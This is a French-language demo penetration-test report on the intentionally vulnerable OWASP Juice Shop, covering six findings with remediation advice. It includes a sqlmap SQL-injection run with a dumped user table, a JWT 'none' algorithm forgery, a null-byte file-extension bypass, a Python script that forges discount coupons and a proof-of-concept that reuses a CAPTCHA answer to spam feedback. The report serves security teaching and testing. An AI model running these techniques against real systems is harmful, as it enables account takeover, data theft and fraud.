

Test d'intrusion Web - Demo

Client:

Juice Shop

2025-05-09

v1.0

Contact:

Alexandre Labbé

+33 1 23 45 67 89

alexandre@alabbe.fr



Sommaire

Méthodologie et Périmètre	3
Résumé exécutif	4
Aperçu des vulnérabilités	5
Injection SQL dans la fonctionnalité Search (Critical)	6
Authentification non sécurisé (Critical)	10
Données sensibles publiquement accessibles (High)	13
Coupons de réduction falsifiables (High)	15
Manque de contrôles d'accès dans la fonctionnalité Feedback (Medium)	18
Mécanismes CAPTCHA faibles dans la fonctionnalité Feedback (Medium)	21
Liste des modifications	25



Méthodologie et Périmètre

Le présent document constitue un rapport d'évaluation de la sécurité de l'application web *Juicy Shop*. Cette évaluation a été réalisée afin d'identifier les faiblesses de sécurité, d'en déterminer l'impact, de documenter l'ensemble des constats de manière claire et reproductible, et de fournir des recommandations de remédiation.

Le test a été conduit selon une approche **Black Box**, sans disposer d'identifiants ni de connaissances préalables sur l'application, dans le but d'identifier des vulnérabilités inconnues. Les tests ont été effectués de manière non intrusive, avec pour objectif de révéler le plus grand nombre possible de mauvaises configurations et de vulnérabilités.

L'évaluation a été limitée dans le temps (*time-boxed*). Par conséquent, la liste des vulnérabilités identifiées ci-dessous n'est pas exhaustive. Cela ne garantit pas que d'autres vulnérabilités ne puissent être découvertes ultérieurement.

Le périmètre de l'évaluation comprend l'URL suivante :

- <https://demo.owasp-juice.shop/>



Résumé exécutif

La fonctionnalité de recherche utilisée pour filtrer les articles dans la boutique s'est avérée vulnérable à une **injection SQL**. Cela permet à un attaquant d'extraire le contenu de la base de données, en particulier des informations sensibles telles que des **identifiants**.

Les sessions de l'application sont gérées par des **JSON Web Tokens (JWT)**. Il a été possible pour le tester de manipuler ces jetons afin de forger des tokens considérés comme valides sans disposer d'identifiants légitimes. Cela permettrait une **  l  vation de privil  ges** (horizontale et verticale) par usurpation de l'identité de n'importe quel utilisateur de l'application.

Une page secrète a été découverte dans l'application. Bien qu'elle ne soit liée à aucune page, elle reste accessible publiquement. Elle contient des **informations techniques sensibles** sur l'application susceptibles d'être exploitées par un attaquant pour lancer des attaques ultérieures.

Les valeurs des coupons de réduction ont pu être décodées par le testeur. Cela permet à un attaquant de **forger des coupons valides** offrant des remises importantes. En conséquence, il pourrait acheter des articles de la boutique à prix réduit, voire gratuitement.

La publication d'avis clients peut être effectuée au nom d'un utilisateur de l'application. Aucun contrôle d'accès n'est effectué côté serveur, ce qui permet à un attaquant **d'usurper l'identité d'utilisateurs existants**.

Le composant affecté implémente un **mécanisme CAPTCHA faible** destiné à empêcher des bots de soumettre des avis. En contournant cette protection, des acteurs malveillants pourraient inonder le formulaire de soumissions et générer de faux avis.



Aperçu des vulnérabilités

Au cours du test d'intrusion 6 vulnérabilités ont été identifiées dont **2 Critique**, **2 Élevée** et **2 Moyenne** :




Figure 1 - Répartition des vulnérabilités identifiées

Vulnérabilité	Criticité
Injection SQL dans la fonctionnalité Search	Critical
Authentification non sécurisé	Critical
Données sensibles publiquement accessibles	High
Coupons de réduction falsifiables	High
Manque de contrôles d'accès dans la fonctionnalité Feedback	Medium
Mécanismes CAPTCHA faibles dans la fonctionnalité Feedback	Medium



1. Injection SQL dans la fonctionnalité Search

Etat de remédiation:

Criticité: Critical

Score CVSS: 9.1


Composants affectés: OWASP Juicy Shop **Recommandation:** Les entrées utilisateur doivent être soigneusement analysées avant d'être utilisées dans des requ  etes vers la base de données.

Aperçu

La fonctionnalité de recherche utilisée pour filtrer les articles dans la boutique s'est avérée vulnérable à une **injection SQL**. Cela permet à un attaquant d'extraire le contenu de la base de données, en particulier des informations sensibles telles que des **identifiants**.

Description

L'endpoint `/rest/products/search?q=` est utilisé dans l'application pour filtrer les articles en spécifiant une requ  ete dans le **paramètre q**. La réponse suivante illustre le comportement normal de l'endpoint mentionné.



```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Content-Length: 1234

{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple.juice.jpg",
      "createdAt": "2025-08-29 15:11:12.819 +00:00",
      "updatedAt": "2025-08-29 15:11:12.819 +00:00",
      "deletedAt": null
    },
    {
      "id": 6,
      "name": "Banana Juice (1000ml)",
      "description": "Monkeys love it the most.",
      "price": 1.99,
      "deluxePrice": 1.99,
      "image": "banana.juice.jpg",
      "createdAt": "2025-08-29 15:11:12.819 +00:00",
      "updatedAt": "2025-08-29 15:11:12.819 +00:00",
      "deletedAt": null
    },
    {
      "id": 42,
      "name": "Best Juice Shop Salesman Artwork",
      "description": "Unique digital painting depicting Stan, our most qualified and almost profitable salesman. He made a successful career at the juice shop finally adding his expertise to the Juice Shop marketing team.",
      "price": 5000,
      "deluxePrice": 5000,
      "image": "artwork2.jpg",
      "createdAt": "2025-08-29 15:11:12.823 +00:00",
      "updatedAt": "2025-08-29 15:11:12.823 +00:00",
      "deletedAt": null
    },
    {
      "id": 30,
      "name": "Carrot Juice (1000ml)",
      "description": "As the old German saying goes: \"Carrots are good for the eyes. Or has anyone ever seen a rabbit with glasses?\"",
      "price": 2.99,
      "deluxePrice": 2.99,
      "image": "carrot.juice.jpeg",
      "createdAt": "2025-08-29 15:11:12.822 +00:00",
      "updatedAt": "2025-08-29 15:11:12.822 +00:00",
      "deletedAt": null
    },
    {
      "id": 3,
      "name": "Eggfruit Juice (500ml)",
      "description": "Now with even more exotic flavour.",
      "price": 8.99,
      "deluxePrice": 8.99,
      "image": "eggfruit.juice.jpg",
      "createdAt": "2025-08-29 15:11:12.819 +00:00",
      "updatedAt": "2025-08-29 15:11:12.819 +00:00",
      "deletedAt": null
    }
  ]
}
```

Figure 2 - Réponse HTTP a la requête GET /rest/products/search?q=

Cependant, il a été constaté qu'en ajoutant un **guillemet simple** ('), une erreur se produit dans l'application et un message d'erreur SQLite s'affiche.



500 Error: SQLITE_ERROR: near "%": syntax error

Figure 3 - Erreur SQLite caus  e par le payload

Le guillement est fréquemment employée dans la syntaxe des requêtes SQL. Un attaquant voyant cette erreur après avoir envoyé le payload précédent peut facilement détecter la présence d'une vulnérabilité de type **injection SQL (SQLi)**. L'outil **sqlmap** a



ensuite été utilisé pour confirmer la vulnérabilité et l'exploiter afin d'extraire des données sensibles de la base.

```
(.venv) → SQLI sqlmap -r sqli_search.http -p q --level 3

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
ate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:41:05 /2025-08-29

[17:41:05] [INFO] parsing HTTP request from 'sqli_search.http'
[17:41:05] [INFO] testing connection to the target URL
[17:41:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:41:06] [INFO] testing if the target URL content is stable
[17:41:06] [INFO] target URL content is stable
[17:41:06] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable
[17:41:06] [INFO] testing for SQL injection on GET parameter 'q'
[17:41:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:41:06] [INFO] GET parameter 'q' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[17:41:06] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
```

Figure 4 - Détection de la vulnérabilité avec sqlmap

Le contenu d'une table nommée **Users** a ainsi pu être extrait, donnant accès à des **hashs MD5** qui peuvent être cassés hors ligne pour obtenir les mots de passe en clair.

Database: <current>
Table: **Users**
[22 entries]

+-----+ <th>id</th> <th>email</th> <th>isActive</th> <th>password</th> <th>username</th> <th>+</th>	id	email	isActive	password	username	+
9	J12934@juice-sh.op	1	0192	0192	<blank>	
15	accountant@juice-sh.op	1	e541	e541	<blank>	
1	admin@juice-sh.op	1	0c36	0c36	<blank>	
11	amy@juice-sh.op	1	6edd	6edd	bkimminich	
3	bender@juice-sh.op	1	8619	8619	<blank>	
4	bjoern.kimminich@gmail.com	1	3869	3869	<blank>	
12	bjoern@juice-sh.op	1	f2f9	f2f9	<blank>	
13	bjoern@owasp.org	1	b03f	b03f	<blank>	
14	chris.pike@juice-sh.op	1	3c2a	3c2a	<blank>	
5	ciso@juice-sh.op	1	9ad5	9ad5	wurstbrot	
17	demo	1	030f	030f	<blank>	
19	emma@juice-sh.op	1	7f31	7f31	<blank>	
21	ethereum@juice-sh.op	1	9283	9283	<blank>	
2	jim@juice-sh.op	1	10a7	10a7	<blank>	
18	john@juice-sh.op	1	963e	963e	<blank>	
8	mc.safesearch@juice-sh.op	1	05f9	05f9	<blank>	
7	morty@juice-sh.op	1	fe01	fe01	<blank>	
20	stan@juice-sh.op	1	0047	0047	j0hNny	
6	support@juice-sh.op	1	402f	402f	E=ma ²	
22	testing@juice-sh.op	1	e904	e904	SmilinStan	
16	uvogin@juice-sh.op	1	2c17	2c17	evmrox	
10	wurstbrot@juice-sh.op	1	b616	b616	<blank>	

Figure 5 - Exploitation de l'injection SQL avec sqlmap

Enfin, le code source de l'application a pu être extrait lors de l'évaluation. La capture d'écran suivante montre que les données d'entrée ne sont effectivement pas filtrées avant d'être incluses dans la requête SQL.



```
export function searchProducts () {
  return (req: Request, res: Response, next: NextFunction) => {
    let criteria: any = req.query.q === 'undefined' ? '' : req.query.q ?? ''
    criteria = (criteria.length <= 200) ? criteria : criteria.substring(0, 200)
    models.sequelize.query(`SELECT * FROM Products WHERE ((name LIKE '%${criteria}%' OR description LIKE '%${criteria}%') AND deletedAt IS NULL) ORDER BY name`)
      .then(([products]: any) => {
```

Figure 6 - Code source de la vulnérabilité

Recommandation

- Les données fournies par les utilisateurs ne doivent en aucun cas être utilisées sans validation préalable.
- Il est recommandé d'utiliser des requêtes préparées (Prepared statements) afin d'empêcher toute altération de la syntaxe SQL par des entrées malveillantes.

Informations supplémentaires

- https://owasp.org/www-community/attacks/SQL_Injection



2. Authentification non sécurisé

Etat de remédiation:

Criticité: Critical

Score CVSS: 9.0

Composants affectés: OWASP Juicy Shop **Recommandation:** Renforcer la vérification de la signature des JSON Web Tokens (JWT).

Aperçu

Les sessions de l'application sont gérées par des **JSON Web Tokens (JWT)**. Il a été possible pour le tester de manipuler ces jetons afin de forger des tokens considérés comme valides sans disposer d'identifiants légitimes. Cela permettrait une **  l  vation de privil  ges** (horizontale et verticale) par usurpation de l'identité de n'importe quel utilisateur de l'application.

Description

Il a été constaté que les *JSON Web Tokens (JWT)*   taient utilisés pour gérer les sessions sans stockage côté serveur. Ces jetons sont émis par le backend après la phase d'authentification. Leur validité repose sur la partie signature qui ne doit pas être modifiable par les utilisateurs.

Plusieurs algorithmes de signature existent, symétriques ou asymétriques (HS256, RS256, ...). La première partie d'un JWT contient des métadonnées indiquant l'algorithme de signature. Au moment de l'évaluation, ces métadonnées pouvaient être modifiées pour indiquer un autre algorithme (dans ce cas `none`). En réglant l'algorithme sur `none` et en supprimant la signature, le testeur a pu forger un token accepté comme valide par le backend.



Figure 7 - Algorithme de signature JWT remplacé par none

En retirant la signature, les données du jeton peuvent être modifiées par un attaquant, y compris l'identifiant de session. Cela permet l'usurpation d'identité de n'importe quel utilisateur de l'application.



The screenshot shows a browser interface with the following details:

- Request:** A GET request to `/profile` with various headers (Host, User-Agent, Accept, etc.) and a cookie named `token` containing a long Base64 string.
- Response:** A JSON response with the following structure:

```
{"status": "success", "data": {"id": 1}}
```
- Inspector:** The `Selected text` pane shows the `data` field of the JSON response, which has been modified to contain the value `1` instead of the original value.

Figure 8 - Champ id modifi   dans les données du jeton

Recommandation

- viter les implémentations JWT personnalisées.
 - Privilégier des bibliothèques open-source reconnues et  jour, qui implémentent correctement les vérifications de signature et les bonnes pratiques de sécurité.
 - Lors de la vérification des JWT, comparer l'algorithme déclaré avec une liste restreinte d'algorithmes connus et autorisés par l'application.

Informations supplémentaires

- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/



3. Données sensibles publiquement accessibles

Etat de remédiation:

Criticité: High

Score CVSS: 8.6

Composants affectés: OWASP Juicy Shop **Recommandation:** Ajouter des contrôles d'accès pour limiter l'accès aux pages sensibles et d'administration

Aperçu

Une page secrète a été découverte dans l'application. Bien qu'elle ne soit liée à aucune page, elle reste accessible publiquement. Elle contient des **informations techniques sensibles** sur l'application susceptibles d'être exploitées par un attaquant pour lancer des attaques ultérieures.

Description

L'endpoint `/ftp` a été facilement trouvé par le testeur en *fuzzing* les pages de l'application. Cette page, destinée initialement aux utilisateurs normaux, expose des fichiers sensibles contenant des informations techniques sur l'application.




Figure 9 - Fichiers sensibles publiquement accessibles

Ces fichiers contiennent des éléments permettant à un attaquant de mieux comprendre le fonctionnement de l'application et de monter des attaques ultérieures.   t première vue, seuls des fichiers `.pdf` et `.md` semblent téléchargeables. Toutefois, ce mécanisme de protection peut être contourné en ajoutant un **octet nul**    la fin du nom de fichier suivi d'une extension valide. La capture d'écran ci-dessous montre que le fichier restreint `coupons_2013.md.bak` peut être téléchargé en accédant à l'URL `/ftp/coupons_2013.md.bak%2500.md`.




Figure 10 - Contournement de la vérification de l'extension avec un octet nul

Recommandation

- Ajouter des contrôles pour limiter l'accès aux pages sensibles.
- Neutraliser les octets nuls lors de l'analyse des paramètres d'URL

Informations supplémentaires

- https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure



4. Coupons de réduction falsifiables

Etat de remédiation:

Criticité: High

Score CVSS: 8.2

Composants affectés: OWASP Juicy Shop **Recommandation:** Générer les valeurs des coupons avec des algorithmes imprévisibles.

Aperçu

Les valeurs des coupons de réduction ont pu être décodées par le testeur. Cela permet à un attaquant de **forger des coupons valides** offrant des remises importantes. En conséquence, il pourrait acheter des articles de la boutique à prix réduit, voire gratuitement.

Description

Après avoir téléchargé le fichier sensible `coupons_2013.md.bak` (voir la vulnérabilité *Données sensibles publiquement accessibles*), le testeur a pu consulter des coupons périmés. Ils n  taient pas utilisables dans l'application, mais ont permis au testeur de mieux comprendre le système de génération des coupons. Les coupons mentionnés ci-dessous ont  t  t trouvés encodés avec l'algorithme `z85`.

```
n<MibgC7sn
mNYS#gC7sn
o*IVigC7sn
k#pDlgC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k#*AfgC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
l}6D$gC7ss
```

Il ne s'agit pas d'un algorithme de chiffrement et, de ce fait, il ne nécessite aucun secret pour être décodé. Le script Python suivant a  t  t utilisé pour le processus de décodage.

```
from zmq.utils import z85

with open("coupons_2013.md.bak") as file:
    coupons = file.read().strip().split()

for coupon in coupons:
```



```
decoded = z85.decode(coupon).decode("utf-8")
print(decoded)
```

Les valeurs décodées obtenues sont listées ci-dessous. Leur format semble être le suivant :

- Un nom de mois en 3 lettres (en majuscules)
- Un nombre à 2 chiffres pour l'année
- Un tiret
- Un nombre à 2 chiffres pour le pourcentage de remise

```
JAN13-10
FEB13-10
MAR13-10
APR13-10
MAY13-10
JUN13-10
JUL13-10
AUG13-10
SEP13-10
OCT13-10
NOV13-10
DEC13-15
```

Le code suivant a été utilisé pour forger des coupons correspondant à la date de l'évaluation.

```
from zmq.utils import z85

data_to_forged = "AUG25-50"
forged = z85.encode(data_to_forged.encode("utf-8")).decode("utf-8")

print(forged)
```

Le coupon suivant a pu être ainsi forg  .

```
k#*Agh7ZWt
```

Comme le montre la capture d'écran ci-dessous, le coupon a été accept   par l'application et a permis de réduire le montant du panier.



The screenshot shows a 'My Payment Options' page. At the top, there are buttons for 'Add new card', 'Add a credit or debit card', and 'Pay using wallet'. The 'Wallet Balance' is shown as 0.00. Below these are sections for 'Add a coupon' and 'Add a coupon code to receive discounts'. A text input field contains the placeholder 'Your discount of 50% will be applied during checkout.' A tooltip above the input field says 'Coupon*'. Below the input field is a note: 'Need a coupon code? Follow us on [BlueSky](#) or [Reddit](#) for monthly coupons and other spam!' To the right of the input field is a progress bar showing '0/10' and a 'Redeem' button. At the bottom of the page, there are 'Back' and 'Continue' buttons, with a note: 'You can review this order before it is finalized.'

Figure 11 - Le faux coupon a pu être considéré valide par l'application

Recommandation

- Les valeurs des coupons doivent être **uniques et imprévisibles**, par exemple en ajoutant de l'aléa (randomness) au processus de génération, afin d'empêcher toute prédiction ou falsification.

Informations supplémentaires

- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/



5. Manque de contrôles d'accès dans la fonctionnalité Feedback

Etat de remédiation:

Criticité: Medium

Score CVSS: 5.8

Composants affectés: OWASP Juicy Shop **Recommandation:** Extraire l'identité de l'émetteur de la requête depuis la session utilisateur

Aperçu

La publication d'avis clients peut être effectuée au nom d'un utilisateur de l'application. Aucun contrôle d'accès n'est effectué côté serveur, ce qui permet à un attaquant **d'usurper l'identité d'utilisateurs existants.**

Description

La fonctionnalité Feedback client permet à un attaquant d'usurper d'autres utilisateurs de l'application lors de la publication d'un avis. L'identité de l'utilisateur qui publie l'avis n'est pas extraite de la session, mais des données de la requête. La requête peut être réalisée de manière non authentifiée en supprimant les données de session du cookie. Cela permet à un attaquant de soumettre n'importe quelle valeur dans le champ `UserId`, entraînant l'usurpation de l'utilisateur correspondant à l'identifiant fourni.



Request

Pretty Raw Hex

```
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: 127.0.0.1:3000
3 Content-Length: 89
4 Content-Type: application/json
5
6 {
7     "UserId":1,
8         "captchaId":7,
9         "captcha":"10",
10        "comment":"test (**in@juice-sh.op)",
11        "rating":1
12    }
13
14
15
16 }
```

?

⚙

↶

↷

Search

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/14
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 174
10 ETag: W/"ae-Ga4rB2ParsDQym7NjR3jeUgtQbM"
11 Vary: Accept-Encoding
12 Date: Fri, 29 Aug 2025 19:52:33 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
17     "status":"success",
18     "data":{
19         "id":14,
20         "UserId":1,
21         "comment":"test (**in@juice-sh.op)",
22         "rating":1,
23         "updatedAt":"2025-08-29T19:52:32.995Z",
24         "createdAt":"2025-08-29T19:52:32.995Z"
25     }
26 }
```



Figure 12 - Usurpation d'identité lors de la publication d'un avis

Recommandation

- Ajouter des contrôles d'accès sur l'endpoint de publication des avis.
- Supprimer le champ `UserId` du corps de la requête et extraire l'identité depuis la session utilisateur.

Informations supplémentaires

- https://owasp.org/Top10/A01_2021-Broken_Access_Control/



6. Mécanismes CAPTCHA faibles dans la fonctionnalité Feedback

Etat de remédiation:

Criticité: Medium

Score CVSS: 5.3

Composants affectés: OWASP Juicy Shop **Recommandation:** Installer ou mettre en œuvre une protection CAPTCHA robuste.


Aperçu

Le composant affecté implémente un **mécanisme CAPTCHA faible** destiné à empêcher des bots de soumettre des avis. En contournant cette protection, des acteurs malveillants pourraient inonder le formulaire de soumissions et générer de faux avis.

Description

La fonctionnalité Feedback est protégée par un CAPTCHA dont l'objectif est d'empêcher l'automatisation des soumissions de formulaire. Sans mécanisme efficace, un bot malveillant pourrait, par exemple, spammer cette fonctionnalité pour noyer les retours des utilisateurs légitimes. Or il a été constaté que le CAPTCHA mis en place peut être aisément contourné par un bot.


Comme montré dans la capture d'écran ci-dessous, le challenge consiste en de simples opérations mathématiques d'addition et de soustraction. Un tel challenge est trivial pour une machine et peut être facilement récupéré dans le code HTML.



The screenshot shows a 'Customer Feedback' form on the OWASP Juice Shop website. The form includes fields for 'Author' (with the value 'test@alabbe.fr'), 'Comment' (with a note 'Max. 160 characters' and '0/160'), 'Rating' (a slider set to 5), and a 'CAPTCHA' field containing the question 'What is 8-7+4 ?'. The 'Result' field is empty. A 'Submit' button is at the bottom. The URL in the browser is 'https://juice-shop.owasp.org/#/feedback'.

Figure 13 - Protection CAPTCHA faible contenant une simple opération mathématique

De plus, la réponse au challenge est incluse dans la réponse lors de la requête du challenge.



```
127.0.0.1:3000/rest/captcha/
Pretty-print 
{
  "captchaId": 4,
  "captcha": "4+7+7",
  "answer": "18"
}
```

Figure 14 - Résultat incluse dans la réponse à la requête du challenge CAPTCHA

Enfin, les différents challenges sont identifiés par un identifiant unique `captchaId`. Un attaquant n'a pas besoin de demander un nouveau challenge pour chaque soumission



de formulaire: une réponse valide peut être réutilisée en soumettant l'identifiant correspondant. Le fragment Python suivant constitue une preuve de concept permettant d'effectuer plusieurs soumissions consécutives.

```
import requests
import os

URL = "http://juice-shop.herokuapp.com"

# Get one captcha challenge
res = requests.get(os.path.join(URL, "rest/captcha"), proxies={"http": "http://127.0.0.1:8080"}).json()
captchaId, answer = res["captchaId"], res["answer"]

def fuzz():
    # Post 5 feedbacks with a different content
    for i in range(5):
        data = {
            "UserId": 23,
            "captchaId": captchaId,
            "captcha": answer,
            "comment": f"test {i}",
            "rating": 1
        }
        res = requests.post(os.path.join(URL, "api/Feedbacks"), json=data,
proxies={"http": "http://127.0.0.1:8080"}).json()

        if res["status"] != "success":
            print("Error: the feedback could not be posted")
            return

    print("Success: All the feedbacks have been posted by this bot.")

fuzz()
```

La capture d'écran suivante illustre le spam résultant dans l'interface d'administration.



The screenshot shows the OWASP Juice Shop administration interface. On the left, there is a sidebar with the title "Administration" and a "Registered Users" section. The main content area is titled "Customer Feedback" and displays a list of reviews. A red box highlights a series of test entries (IDs 23, 0, 1, 2, 3, 4) in the feedback list, which are all marked with a single star. The feedback entries are as follows:

ID	Feedback	Rating
1	I love this shop! Best products in town! Highly recommended! (***)@juice-sh.op	★★★★★
2	Creat shop! Awesome service! (***@juice-sh.op)	★★★★
3	Nothing useful available here! (***@juice-sh.op)	★
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft... "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (***@juice-sh.op)	★
22	Incompetent customer support! Can't even upload photo of broken purchased Support Team. Sorry, only order confirmation PDFs can be attached to complaints! (anonymous)	★★
23	test 0	★
23	test 1	★
23	test 2	★
23	test 3	★
23	test 4	★

Figure 15 - Interface d'administration noyée par les avis automatiques

Recommandation

- Utiliser une solution CAPTCHA robuste et éprouvée (par exemple Google reCAPTCHA — solution propriétaire) ou une alternative open-source reconnue.
- Pour une implémentation personnalisée :
 - Ne jamais transmettre la solution du challenge dans la réponse contenant le challenge.
 - Empêcher la réutilisation (replay) d'un même challenge — chaque challenge doit être   usage unique et expirer rapidement.
 - Rendre le challenge résistant aux solveurs automatiques.
 - Appliquer des limites de fréquence (rate limiting) sur les publications.

Informations supplémentaires

- https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat



Liste des modifications

Version	Date	Description	Auteur
1.0	2025-05-09	Version finale	Alexandre Labbé